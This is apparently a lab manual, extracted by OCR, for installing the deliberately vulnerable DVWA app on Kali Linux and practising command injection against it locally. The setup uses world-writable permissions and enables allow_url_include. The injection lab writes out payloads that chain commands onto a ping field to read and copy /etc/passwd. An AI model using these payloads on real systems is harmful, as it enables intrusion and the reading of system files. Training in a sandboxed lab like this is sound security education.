Lab 6-1-1: DVWA

Why we need a vulnerable web server?

Attacking on a website or server in internet without legal permission will considered as crime. Practice makes perfect, but where to practice our hacking skills ?

A simple answer is on our localhost. Localhost is a locally hosted web server it can be hosted on our PC and not connected to the internet.

There is a famous quote "There is no place like 127.0.0.1". This 127.0.0.1 is our home server or local server. This is an awesome place to learn and practice our skills. That's why it is the best place. No place can better then localhost.

Setting up a vulnerable server is very easy. Now we set up DVWA in our Kali Linux machine.

DVWA stands for Damn Vulnerable Web Application. Oh yes, it is too vulnerable. In this web application security researchers, penetration testers or ethical hackers test their skills and run tools in a legal environment.

DVWA is designed for practice some most common web vulnerability. It is made with PHP and mySQL. Let's start without wasting time.

In Linux environment localhost files are stored in /var/www/html directory, so we open a terminal and change our directory to that directory using following command:

```
cd /var/www/html
```

Here we clone DVWA from it's Github repository. To clone it we run following command:

```
git clone https://github.com/digininja/DVWA
```

After the cloning complete, we rename the DVWA to dvwa (it is not necessary but it will save our effort).

```
mv DVWA dvwa
```

Then we change the permission on dvwa directory by using following command:-

chmod -R 777 dvwa/

Now we have to setup this web application to run properly for that we have to go into /dvwa/config directory.

cd dvwa/config

Using ls command we can the list of files.

ls

we can see the config.inc.php.dist file. This file contains default configuration. We need to make a copy of this file with .php extension name, we are coping this file because in future if anything goes wrong then we have the default values. So we copy this file with .php extension name using following command:-

cp config.inc.php.dist config.inc.php

Then we check the copied file using ls command:

ls

Then we use nano editor to make changes on our newly created PHP file.

nano config.inc.php

We will make changes in this part the p@ssw0rd to pass and the user from root.

Then we save it using CTRL+X and press Y to save changes and Enter button to save and exit.

The next is configuring the database.

Here we have opened a new terminal window closing the previous one. We start the mysql at first using following command:-

service mysql start

If there are no errors that means the service is started.

Now let's login to mysql using following command:-

mysql -u root -p

Here in our Kali Linux root is our superuser name, if we have something else then we need to change that user.

In the password field we press Enter without typing password; because we didn't set any password for it, now mysql will

Now to setup a database, we start with creating a new user by applying following command:-

create user 'user'@'127.0.0.1' identified by 'pass';

Here using this command we are creating a user called 'user' running server on 127.0.0.1(localhost) and the password is 'pass'. Remember that this username and password should exactly same as the password and username we have entered in the configuration file of dvwa web application.

Then we grant this user all the privileges over the database. For that we type following command:-

grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';

Yes, we have finished the work of database, now we configure the server. For this we need to configure our apache2 server. Let's change our directory to /etc/php/7.4/apache2


Here we are using version 7.4, if we use another version then the path might be change.

cd /etc/php/7.4/apache2

Here we configure the php.ini file using leafpad of any good text editor. We have used mousepad editor.

mousepad php.ini

We need to change the allow_url_fopen and allow_url_include values. We set both of them 'On'. In some cases when we are first time configuring it, we might find that one of this or both of this configuration is set to 'Off'. We have turned both of these configuration to 'On',




Then we save and close the file.

Then we start the apache2 server using following command:-


service apache2 start

Let's open the browser and navigate to 127.0.0.1/dvwa/ first open will open the setup.php



"Create/Reset Database".


Then it will create and configure the database and we redirected to DVWA login page.



The default login is

Username:- admin

Password:- password



Lab 6-1-2: Command Execution

DVWA Database setup


Instructions:

http://192.168.111.137 /dvwa/login.php


Replace 192.168.1.106 with the IP Address obtained from previous lab.

Username: admin

Password: password




Set Website Security Level



a. Select Low

b. Click Submit


Command injection




Execute Ping

cat /etc/password (Attempt 1) nothing return

cat /etc/password (Attempt 2)





Looking at the weakness cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php




Copy the /etc/passwd file to /tmp

192.168.1.120; cat /etc/passwd | tee /tmp/passwd

